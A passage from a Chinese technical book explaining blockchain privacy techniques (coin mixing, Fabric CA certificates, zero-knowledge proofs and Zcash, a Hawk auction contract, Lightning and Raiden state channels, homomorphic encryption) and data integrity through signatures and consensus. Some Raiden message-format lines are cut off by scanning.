中间商不知道哪个发送地址对应着哪个接收地址（因为人们在不同阶段、不同时间发送他们的信息），也没有机会偷走比特币。如果中间商用自己的接收地址替换了别人的接收地址，没有收到比特币的人发现后会拒绝签收交易，这将导致协议失效。唯一失败的可能性只在于没有发生的交易。此外，任何人都可以成为交易商而本质上却不需要任何起步费。实际上，完全去中心化的体系可以让N个人中的一个人在百忙之中充当交易商。

这种机制也许不经意间实现了另一个目标：如果得到广泛的应用，它有很大的可能使得“闭包”概念不能发挥作用。闭包依赖的前提假设是一个交易的所有发送地址都是由一个人签收的，然而交易的不同发送地址是由不同的人签收的。当然，目前使用的协议可以被轻松地骗过，因为闭包算法可以故意避开各个发送地址来发送金额相等的交易。从理论上说，一个人在同一场交易活动中可以参加多次，也就是说发出和接收的面额不同（比如说，通过一个地址发出0.03比特币，但通过3个不同接收地址各收取0.01个比特币）。从另一方面看，一般的钱包可以故意使它们的交易看起来像是匿名交易。比如，一个钱包提供商可以使其钱包总是提供0.01比特币的零钱，因而每笔交易都自然而然地看起来像是经过了混合（混币）。尽管将来会有一些方法可以识破很多这类事情，但是这仍然使闭包的地位从必杀技降为普通试探性方法。

例如，在2017年7月被破获的BTC-e洗钱案件中，安全专家便是利用比特币的半匿名性的弱点追踪到嫌疑人。

[1]　某个比特币交易或地址关联到现实世界中的某个具体的人或事件，从那里就有可能“追踪比特币”并且获取许多其他方面的信息。比如说，追踪者可能会发现该用户的老板、最喜欢的商家、顾客和其他人的比特币地址。

## 1.1.2　Hyperledger Fabric CA的动态交易证书

超级账本（Hyperledger）是Linux基金会于2015年发起的推进区块链数字技术和交易验证的开源项目，其目标是让成员共同合作，共建开放平台，满足多个行业用户的需求，并简化业务流程。Hyperledger Fabric CA是Fabric的一个重要模块，如图1-2所示。





图1-2　CA在Hyperleder Fabric框架体系架构中的流程图

Fabric CA为网络提供身份管理、隐私、保密和可审计性的服务。在一个不带权限的区块链中，参与者是不需要被授权的，且所有的节点都可以同样地提交交易并把它们汇集到可接受的块中。例如，它们没有角色的区分。Fabric CA通过公钥基础设施（Public Key Infrastructure，PKI）和去中心化、共识技术使得不带权限的区块链变成带权限的区块链。在Fabric中，用户通过注册来获得长时间的、可能根据用户类型生成的身份凭证（或称登记证书，Enrollment Certif icates）。在用户使用过程中，这样的证书允许交易证书颁发机构（Transaction Certif icate Authority，TCA）颁发匿名的动态交易证书。动态交易证书解决了比特币的半匿名问题，因为每一笔不同的交易可以用不同的动态交易证书。实体的登记证书

可以用来产生动态交易证书，但是按照密码学原理，从动态交易证书不可能推断出实体的登记证书，这样用户的数据加密得到了保障。

### 1.1.3 用零知识证明做数据加密

零知识证明（Zero Knowledge Proof，ZKP）并非新鲜事物，其概念初见于1985年的论文《互动证明系统的知识复杂性》。ZKP是一种密码学技术，允许两方（证明者和验证者）来证明某个提议是真实的，而且无须泄漏除了它是真实的之外的任何信息。在密码学货币和区块链中，这通常是指交易信息数据。

有人借用最简单的阿拉伯童话《一千零一夜》对零知识证明做了通俗、形象的介绍。阿里巴巴掌握着让芝麻开门的咒语。强盗向他拷问打开山洞石门的咒语时，他不想让人听到咒语，于是想了个好办法。他对强盗说："你们离我一箭之地，用弓箭指着我。你们举起右手我就念咒语打开石门，举起左手我就念咒语关上石门。如果我做不到或逃跑，你们就用弓箭射死我。"强盗们同意了，因为这能帮助他们搞清楚阿里巴巴到底是否知道咒语这个问题。强盗举起了右手，只见阿里巴巴的嘴动了几下，石门果真打开了。强盗举起了左手，阿里巴巴的嘴动了几下后石门又关上了。强盗还是有点不信，说不准这是巧合呢。于是不断地换着节奏举右手、举左手，石门跟着他们的节奏开开关关。最后强盗们想，如果还认为这只是巧合，自己未免是个傻瓜，那还是相信阿里巴巴吧。这就是最简单易懂的零知识证明。大量事实证明，零知识证明在密码学中非常有用。如果能够将零知识证明用于验证，将可以有效解决许多问题。

根据零知识证明的定义和有关例子，可以得出零知识证明具有以下3条性质。

①完备性。如果证明方和验证方都是诚实的，并遵循证明过程的每一步，进行正确的计算，那么这个证明一定是成功的，验证方一定能够接受证明方。

②合理性。没有人能够假冒证明方，使这个证明成功。

③零知识性。证明过程执行完之后，验证方只获得了"证明方拥有该知识"这条信息，而没有获得关于该知识本身的任何一点信息。

零知识证明及其有关协议的主要优点：

①随着零知识证明的使用，安全性不会降级，因为该证明具有零知识性质。

②高效性。该过程计算量小，双方交换的信息量少。

③安全性依赖于未解决的数学难题，如离散对数、大整数因子分解、平方根等。

④许多零知识证明相关的技术避免了直接使用有政府限制的加密算法，这就给相关产品的出口带来了优势。

### 1.利用零知识证明的Zcash

为了让比特币变得更具隐匿性，Zooko Wilcox发起了Zerocoin项目，并在Zcash协议（即Zerocash）的原开发团队、约翰·霍普金斯大学、麻省理工学院、以色列理工学院和特拉维夫大学的各个小组的共同协作下，逐步提高了原协议（即Zerocoin）的效率和匿名性。“棱镜门”事件的主角爱德华·斯诺登曾这样评价该项目：可解决比特币匿名程度不够的问题。

Zerocoin项目的原理：在比特币交易的区块链的主链上再加上一条侧链，这条侧链用于在数字货币交易过程中，当“付费者”的数字货币从钱包拿出的时候就将其拆分成数份，并在全网上重发一遍。而这些被拆分的数字货币会在到达“收款者”的地址之前组合到一起，从而达到匿名交易的目的。

随着Zerocash技术不断成熟，人们认为是时候开发一种新的数字货币来取代比特币了。于是2016年1月20日Zcash官网宣布：“Zerocash协议”将被开发成一种全新的数字货币，即Zcash。它与比特币的相同之处在于，Zcash的总量也被设为2100万。Zcash采用PoW分配方式，前4年里，矿工挖矿所得的20%会自动分配给Zcash团队和其投资者，也就是总量的10%。Zcash项目的主要特点，是其交易会自动隐藏区块链交易的发送方、收款方以及交易的价值，只有掌握正确的密钥（View Key）的人才可访问这些内容。当然，用户可自行选择哪些人可以拥有这种权限。Zcash与比特币相比，更注重隐私，以及对交易透明的可控性。

Zcash利用了简化的零知识证明——zk-SNARKs（零知识简洁非互动性知识参数），一种在无须泄漏数据本身情况下证明某些数据运算的方式。zk-SNARKs是Zcash和Hawk（后文会解释）背后的密码学工具，这两个协议都使用了ZKPs来创建区块链。在Zcash的例子中，这些SNARKs被用于验证交易；在Hawk的例子中，它们被用于验证智能合约。所有这些在完成的同时还能保护用户的隐私。

zk-SNARKs是一种简洁的非互动性零知识证明，其中的证明非常简短，很容易验证。可以将它们看作是一个逻辑回路，这个逻辑回路需要生成一个证明来验证每一笔交易。zk-SNARK通过对每一笔交易进行快照来实现生成一个证明，然后让接收方相信计算是正确的，而且不会泄漏证明

之外的其他任何数据。一个SNARK执行的基本操作就是将能够解密的数据编码到回路中。因为zk-SNARKs能够很快被验证，证明计算量非常小，因此它们可以保护运算的完整性，而且不会给非参与者带来负担。需要知道的是，该技术尚未成熟，还有很多局限性。它们是激励CPU来生成证明，需要1分钟才能生成新的证明，因此规模化仍然是需要解决的一个问题。zk-SNARKs另外的一个问题是开始的证明方和验证方的初始配置（intial setup）可能会被黑客利用。总之，该技术目前仍处于不断发展、成熟的过程中。

### 2.利用zk-SNARKs的Hawk智能合约

Hawk的目的是为以太坊提供可编程性和表达力，同时综合Zcash固有的隐私性。Hawk智能合约系统从简化版本的开源Zerocash协议开始，在此基础上建立智能合约层。Hawk可以把数据或数字货币进行加密，然后作为智能合约的输入和输出。因此，在区块链上看不到什么是智能合约的输入和输出。此外，并不是每一笔交易都需要用到数据加密的智能合约。用户可以根据特殊隐私的需要，选择可以处理加密数据的智能合约。如图1-3所示为Hawk编译器的视图。





图1-3　Hawk编译器视图

Hawk程序员可以用直观的方式编写一个需要加密的智能合约，而不必考虑具体的加密算法，Hawk的编译器将自动生成有效的零知识证明加密。这样，智能合约的使用者就可以利用零知识证明加密的智能合约来进行交易。下面是Hawk智能合约的例子。智能合约可以分为公开和私有两

部分，私有的部分（下面代码的第3～26行）可以利用零知识证明加密来保护隐私。

```
1 HawkDeclareParties(Seller,/* N parties */);
2 HawkDeclareTimeouts(/* hardcoded timeouts */);
3 // 私有的部分
4 private contract auction(Inp &in, Outp &out) {
5 int winner = -1;
6 int bestprice = -1;
7 int secondprice = -1;
8 for (int i = 0; i < N; i++) {
9 if (in.party[i].$val > bestprice) {
10 secondprice = bestprice;
11 bestprice = in.party[i].$val;
12 winner = i;
13 } else if (in.party[i].$val > secondprice) {
14 secondprice = in.party[i].$val;
15 }
16 }
17 // 优胜者支付secondprice给卖主
18 // 其他人的资产将被退回
19 out.Seller.$val = secondprice;
20 out.party[winner].$val = bestprice-secondprice;
21 out.winner = winner;
22 for (int i = 0; i < N; i++) {
23 if (i != winner)
24 out.party[i].$val = in.party[i].$val;
25 }
26 }
27 // 公开的部分
28 public contract deposit {
29 // Manager较早存入SN
30 def check():       // invoked on contract completion
31 send $N to Manager // refund manager
32 def managerTimeOut():
33 for (i in range($N)):
34 send $1 to party[i]
35 }
```

### 1.1.4 使用状态通道让数据不可见

状态通道让本来应该发生在链上的交易在不增加任何参与者的前提下搬到链下去完成。这种策略最著名的例子是比特币的支付渠道（闪电网络），它允许在任何两方之间直接发送不需要费用的支付或者交易。支付渠道状态通道的一种形式。对通常在区块链上执行的任何交易来说，通过支付渠道，可以在不需要任何额外信任的情况下将这些交易从链上移到链下，从而减少成本，提高交易速度。

#### 1.状态通道的基本思想

区块链的一部分状态是通过签名或某种智能合约锁定的，只有相关的参与者完全同意才能更新这一部分状态。参与者可以在链下进行很多交易，这些交易不马上发表在链上。每笔交易都可以对原来的状态进行更新，后面的交易"胜过"以前的交易。在一系列的交易后，参与者可以将最后的状态提交回链上，这将关闭状态通道。如果参与者之间更新的"状态"是数字货币余额，那么就是一个支付通道。付款通道有3个步骤：①打开通道；②在通道里进行交易；③关闭通道。打开和关闭通道的步骤1和3涉及链上操作。但是在步骤2中，可以快速进行无限数量的更新，而无须涉及区块链主链。而这正是状态通道发挥作用的地方，因为只有步骤1和3需要发布到网络、支付费用，或等待确认。事实上，经过周密的规划和设计，状态渠道几乎可以无限期地保持开放，并作为更大的枢纽和分支系统的一部分来为整个经济或生态系统赋能。

状态通道的一个突出优点，就是增强了隐私，因为状态通道使得数据不会在链上公开，只有参与者之间（比如交易的买方和卖方）才能看到数据。经过上交所技术有限公司朱立的同意，下面转载他的文章来分析闪电网络、雷电网络和Corda背后的原理和技术细节。

#### 2.闪电网络概述

比特币自诞生起一直存在若干技术问题：论处理能力，目前全网只有7笔/秒；论时延，大致10分钟才出一个块；论交易最终性，一般建议将等待6个块的确认视作交易最终化，大额交易则建议等待更多；论容量，目前已生成40多万个区块，约60GB数据量，且眼见的未来只见增加不见减少。

在闪电网络出现前，虽然比特币社区也试图通过区块扩容、隔离见证等技术在一定程度上提高交易处理能力，但始终无法实现数量级的改善。

至于前面提及的其他技术难题，现存的PoW机制是万万动不得的，需要等待多个区块的确认也是不能触碰的底线；更麻烦的是，交易处理能力和区块链数据容量似乎是一对无可调和的矛盾。

思路决定出路，常规方法找不到出路，就逼得社区换一种思路考虑这个问题。代码性能调优的经验提示我们，优化编译、改进算法、调整数据结构等方式虽然很重要也很管用，但怎么能比得上“根本不执行”的强悍？既然在比特币区块链中优化性能如此艰难，为何不尽可能将交易放到链外执行？以比特币区块链为后盾，在链下实现真正的点对点微支付交易，区块链处理能力的瓶颈可能会被彻底打破，时延、最终性、容量甚至隐私问题也迎刃而解，这就是比特币“闪电网络”的思路。

闪电网络并不试图解决单次支付的银货兑付问题，其假设是单次支付的金额足够小，即使一方违约另一方的损失也非常小，风险可以承受。因此使用时必须注意“微支付”这个前提。多少资金算“微”，显然应该根据业务而定。闪电网络的关键技术有三，依次是RSMC（Recoverable Sequence Maturity Contract，序列到期可撤销合约）、HTLC（Hashed Timelock Contract，哈希时间锁定合约）和闪电网络后者依赖于前者。技术实现虽然复杂，但本质却很简单。

如图1-4所示，Alice想给Dave发送0.05BTC，但Alice和Dave之间并没有微支付通道。没关系，Alice找到了一条经过Bob、Carol到达Dave的支付路径，该路径由Alice/Bob、Bob/Carol和Carol/Dave 3个微支付通道串接而成。





图1-4　闪电网络的支付路径

Dave生成一个秘密R并将Hash（R）发送给Alice，Alice不需要知道R。R和Hash（R）的作用就像是古代调兵用的一对虎符。Alice和Bob商定一个HTLC合约：只要Bob能在3天内向Alice出示哈希正确的R，Alice便支付给Bob 0.052BTC；如果Bob做不到这点，这笔钱3天后将自动退还Alice。

Bob和Carol商定一个HTLC合约：只要Carol能在2天内向Bob出示哈希正确的R，Bob便支付给Carol 0.051BTC；如果Carol做不到这点，这笔钱

到期将自动退还Bob。

最后，Carol和Dave商定一个HTLC合约：只要Dave能在1天内向Carol出示哈希正确的R，Carol便支付给Dave 0.05BTC；如果Dave做不到这点，这笔钱到期将自动退还Carol。

一切就绪后，Dave及时向Carol披露R并拿到0.05BTC；现在Carol知道了R，她可以向Bob出示密码R并拿到0.051BTC（差额部分的0.001BTC成了Carol的佣金）；Bob知道R后当然会向Alice出示并拿到他的那份0.052BTC，差额部分的0.001 BTC成了Bob的佣金，如图1-5所示。





图1-5　闪电网络逐级提款

整个过程很容易理解。最终效果是Alice支付了0.052BTC，Dave安全地拿到0.05BTC，整个闪电支付网络为此收取的佣金成本是0.002BTC。上述过程中的全部动作都发生在比特币区块链之外。尽管闪电网络本身可以基于任何合适的传统技术构建，闪电网络的支付通道也可能逐渐向少数大型中介集中，变成若干大型中介彼此互连、普通用户直连大型中介的形式，但这种方案仍然具有传统中心化方案不可比拟的优势，因为用户现在并不需要信任中介，不需要在中介处存钱才能转移支付，资金安全受到比特币区块链的充分保护。

### 3.雷电网络

虽然在区块链技术蓬勃发展的今天，比特币日益显得臃肿和老旧，但比特币社区仍然为区块链技术贡献着重要的思想。基于闪电网络的思路，以太坊社区也提出了自己的链下微支付通道解决方案——雷电网络（Raiden Network）。

Raiden项目源码托管在https://github.com/raiden-network/raiden，开发语言为Python（目前尚未完成），其实施原理则是基于《Universal Payment Channels》一文。当我们将以太坊作为一个侧链导入其他加密货币之后，很容易依托以太坊智能合约为各类加密货币开发微支付通道。

Raiden项目的思路直接继承自比特币闪电网络，但也有所发展。因为以太坊智能合约对报文格式没有特别的字段限制，使得Raiden得以为通道余额快照引入一个单增序号，极为轻松、自然地解决了旧版本快照的识别和作废问题。

首先要在以太坊上建有一个智能合约，由智能合约处理下文提到的OpenTransaction、UpdateTransaction等指令。下面是Raiden建立交易通道的主要形式。

---

```
Opening Transaction:
    Party 1: Public key or other signature verification information f
        the participants        // 参与者之一的公钥或其他签名验证信息
Party2: Public key or other signature verification information for th
    participants                // 其他参与者的公钥或其他签名验证信息
    Amount 1: The amount of money that Party 1 has placed in the chan
        方渠道中的金额
    Amount 2: The amount of money that Party 2 has placed in the chan
        方渠道中的金额
Signature 1: Party 1's signature on Opening Transaction // 第一方在开盘
Signature 1: Party 2's signature on Opening Transaction // 第二方在开盘
```

---

和闪电网络一样，双方需要在以太坊区块链上开设通道并各自锁定以太币。这步动作可通过向Raiden智能合约发送一条双方签名认可的报文来实现。报文中的关键信息包括双方公钥、双方锁定资产数量、双方签名。

此后的任何支付动作都可以发生在以太坊区块链外，参与双方只需要私下传递一系列报文。其中最重要的报文是UpdateTransaction（更新交易通道），其形式如下。

---

```
Update Transaction:
Sequence Number: This number is incremented with each new Update Tran
                                // 这个数字随着每个ji交易更新而递增
Net Transaction Amount: The amount of money to transfer from Party 1
    2(can be negative)           // 从第一方转到第二方的金额（可以是负数）
Hold Period: An amount of time (or number of blocks) to wait before c
    the channel and transferring funds, after an Update Transaction b
                                // 在交易更新发布后，在关闭通道和转移资金之
Conditions
1:
Function(argument): Takes an argument and returns a number between 1
                                // 接受一个参数并在1～0之间返回一个数字
Conditional Transaction Amount: Multiply this by the number returned
    Function and add it to the channel's Net Transaction Amount // 通
    的次数将其相乘，并将其添加到信道的交易量中
2:
Signature 1: Party 1's signature on Update Transaction // 第一方交易签
```

```
Signature 2: Party 2’s signature on Update Transaction // 第二方交易签
```

此报文的内容几乎就是闪电网络的通道余额分配方案的翻版，只有如下几处细微的差别。

一是增加了Sequence Number字段和Hold Period字段以便识别作废的报文。A如果向区块链上合约提交一个双方签字的UpdateTransaction报文，合约将等待Hold Period时间。期间如果对方B能够提交一个Sequence Number更高的UpdateTransaction报文，合约将没收A质押在通道中的全部资产并转移给B。如果直至等待超时B也没有异议，合约将按照报文内容在区块链上完成转移支付并关闭通道。

二是通过Net Transfer Amount隐含余额分配的方式和闪电网络略有不同，这里是从建立通道时声明的Amount 1中扣减Net Transfer Amount，再将之加到Amount 2上。和直接声明余额比，只是形式上的差别。

三是雷电中引入了较HTLC更为通用的Smart Condition。Smart Condition表现为一个可在区块链上执行的函数Function（argument），可接受任何格式的报文为参数，执行后返回一个［0，1］之间的数。将其返回值乘以配套的Condition Transfer Amount，再加到Net Transfer Amount上去，就完成了条件支付引发的余额调整。闪电网络中的所谓Hash Lock，现在成了Smart Condition的一个特例。Smart Condition能够提供远较哈希校验丰富的功能，比如可以根据某类Oracle提供的道琼斯指数值完成衍生品合约的自动执行。

当发生争议时，只需向区块链上智能合约出示最新版本的UpdateTransaction报文，并请求智能合约对报文中的Smart Condition予以处理，就可以强制执行合约。如果没有争议，以上这一切都不会出现在以太坊区块链上。这样既增强了隐私，又提升了性能。

其他设计思路，如通过多跳打通微支付通道、接收方提交适当的Argument作为提款凭证等都和闪电网络类似。

Vitalik Buterin最近提及的State Channel技术，本质上也和这里介绍的一样，欲将区块链作为争议仲裁及强制执行的最后手段，平时则尽力避免信息在链上公开。

## 4.带给Corda的启发

R3 CEV的首席技术官Richard Brown之前在博客中披露了Corda的主要特点。

①没有多余的全局数据共享，只有有合法需求的参与方可以按照协议获取数据。

②Corda的编写和配置在企业间流转，无中心控制者。

③Corda在企业间单个交易水平达成共识，而不是在系统水平上。

④系统设计直接支持监管观察员节点。

⑤交易直接由交易双方验证，而不是由一大群不相干的验证者进行。

⑥支持多种共识机制。

⑦记录了智能合约代码和人类语言法律文件的清晰联系。

⑧用行业标准工具创建。

⑨没有原始加密货币。

其中第一、三、五点值得注意。如果相关参与方只有2～3个，根据计算机科学的已知结论，他们要通过远程通信达成拜占庭容错的共识是不可能的，这也是为何目前的智能合约需要向足够数量的验证者公开的重要原因。那么Corda是怎么做到这点的？

Corda当然有可能在其核心只做了上述第七点，即通过类XBRL的语言制订了一种电子化的法律文件模板，然后双方对此进行电子签名后就结束了。

### 5.Hyperledger Fabric 1.0的通道

Hyperledger Fabric 1.0的通道是由共识服务（Ordering）提供的一种通信机制，类似于消息系统的发布-订阅（PUB/SUB）中的Topic；基于这种发布-订阅关系，将Peer和Orderer连接在一起，形成一个个具有保密性的通信链路（虚拟），实现了业务隔离的要求；通道也与账本（Ledger）-状态（Worldstate）紧密相关，如图1-6所示。





图1-6　多通道

共识服务与（P1-PN）、（P1-P2-P3）、（P2-P3）组成了3个相互独立的通道，加入到不同通道的Peer节点能够维护各个通道对应的账本和状态。在现实世界中，对应的就是不同业务场景下的参与方，如银行、保险公司与物流企业、生产企业等实体结构。我们可以看到通道机制实际上使得Fabric建模实际业务流程的能力大大增强了，大家可以发挥想象力去找寻可能的应用领域。

在图1-7中，Peer 1、Peer 2和Peer N订阅红色通道，并共同维护红色账本；Peer 1和Peer N订阅蓝色通道并维护蓝色账本；类似地，Peer 2和Peer N在黑色通道上并维护黑色账本。

在这个例子中，Peer N订阅了所有通道，每个通道都有一个相关的账本。一般来说，我们称不涉及所有Peer的账本为子账本；相对的是系统账本，即全账本。

通道和账本的组合是一个虚拟链系统通道和全账本构成系统链。每个区块链网络只有一个系统链。如果交易是公开的，区块链网络可能永远不需要多个链，所有的交易对所有Peers成员都可见。然而，在成员间进行私密交易（例如双边合同）时，单独的链是隔离数据、提供保密的较好方式。Fabric的通道与闪电网络、雷电网络的不同之外，是Fabric的通道基于Pub/Sub消息模型，可以容许多个参与者，而闪电网络和雷电网络目前只容许两个参与者。

Fabric的通道与闪电网络、雷电网络的相同之处，是大家都有通道建立、通道运行和通道关闭的生命周期。

### 1.1.5 同态加密

同态加密是基于数学难题的计算复杂性理论的密码学技术。对经过同态加密的数据进行处理得到一个输出，将这一输出进行解密，其结果与用同一方法处理未加密的原始数据得到的输出结果是一样的。

#### 1.同态加密的相关概念

同态加密是一种无须对加密数据进行提前解密就可以执行计算的方法。使用同态加密技术在区块链上加密数据，不会对区块链属性造成任何重大的改变。也就是说，区块链仍旧是公有区块链，然而区块链上的数据将会被加密，因此照顾到了公有区块链的隐私问题，实现与私有区块链一样的隐私效果。

同态加密的思想起源于私密同态，代数同态和算术同态是私密同态的子集。R和S是域，称加密函数E：R→S为：

·加法同态，如果存在有效算法，$E(x+y)=E(x)\oplus E(y)$或者$x+y=D(E(x)\oplus E(y))$成立，并且不泄漏x和y；

·乘法同态，如果存在有效算法，$E(x\times y)=E(x)E(y)$或者$xy=D(E(x)E(y))$成立，并且不泄漏x和y；

·混合乘法同态，如果存在有效算法，$E(x\times y)=E(x)y$或者$xy=D(E(x)y)$成立，并且不泄漏x；

·减法同态，如果存在有效算法，$E(x-y)=E(x)\bigcirc\text{-}E(y)$或者$x-y=D(E(x)\bigcirc\text{-}E(y))$成立，并且不泄漏x和y；

·除法同态，如果存在有效算法，$E(x/y)=E(x)\bigcirc/E(y)$或者$x/y=D(E(x)\bigcirc/E(y))$成立，并且不泄漏x和y；

·代数同态，如果E既是加法同态又是乘法同态；

·算术同态，如果E同时为加法同态、减法同态、乘法同态和除法同态。

#### 2.同态加密的优势

同态加密技术不仅提供了隐私保护，它同样允许随时访问公有区块链

上的加密数据进行审计用于或其他目的。换句话说，使用同态加密在公有区块链上存储数据将能够同时提供公有区块链和私有区块链最好的部分。比如，使用同态加密的以太坊智能合约能够提供相似的特点和更强的掌控，同时完整地保留以太坊的优点。

在Shield128区块链安全平台上，Kobi Gurkan提到了一个同态加密在区块链上的应用案例——使用同态加密，以太坊智能合约能够用于管理员工开支。在这个案例中，如果员工不想让其同行知道他们的开支，那么他们可以加密其开支详细信息，然后发送到智能合约上。经过加密的开支信息会被算入总开支。最后，当公司财务部门想要分析开支时，可以在本地对最终的智能合约进行解密，将总开支详细分解开。这样的效果与公有账本相同，但是只有最终机构能够看到开支详细信息，其他的用户则只能看到一些加密的条目。

## 1.2 数据完整性分析

完整性（Integrity）（或者说数据不可篡改性）是区块链的一大优点。确定交易双方身份的签名（Signature）、共识（Consynsus）、数据上链和时间戳，四者组成了一套完整的分布式账本链条，其中每一条交易记录都受到密码学原理保护。这样的数据结构设计为区块链带来了数据完整性。

### 1.2.1 签名与验证

在区块链中，每一笔交易或每一次对区块链状态的改变都需要交易或者状态改变的发起者用其私钥来签名。

区块链的参与节点必须用发起者的公钥来验证签名。如果签名验证没有通过，交易是不可能被区块接受的。从数据安全的角度来思考，数字签名的主要作用是可以做到某种程度的不可抵赖性（Non Repudiation）。交易的双方都需要用私钥对交易进行签名来确认，交易发生后双方就不能抵赖。这样可以从某种程度上保证数据的完整性。对区块链上任何数据的增加 [1] 都需要交易方的签名，黑客也就不能轻易地篡改数据，除非黑客偷到交易方的私钥。

[1] 注意：区块链上的数据是不能修改的。如果一定要修改，我们必须增加数据来指出前面的数据什么地方应该改成现在增加的数据。

### 1.2.2 共识机制

共识机制是对一个时间窗口内的交易事务或者状态改变的先后顺序达成共识的算法。区块链上任何数据的增加都需要遵循共识机制。黑客也许可以修改某几个区块链节点的数据，但是除非他拥有51%以上的算力（比特币网络）或者拥有大部分的代币（以太坊），否则篡改数据成功的概率趋近于零。简单讲，就是全局的共识一定能够战胜局部的篡改。本书对共识算法和安全机制有非常详细的分析，这里只是简单阐述共识机制对数据完整性的积极影响。

### 1.2.3 数据上链

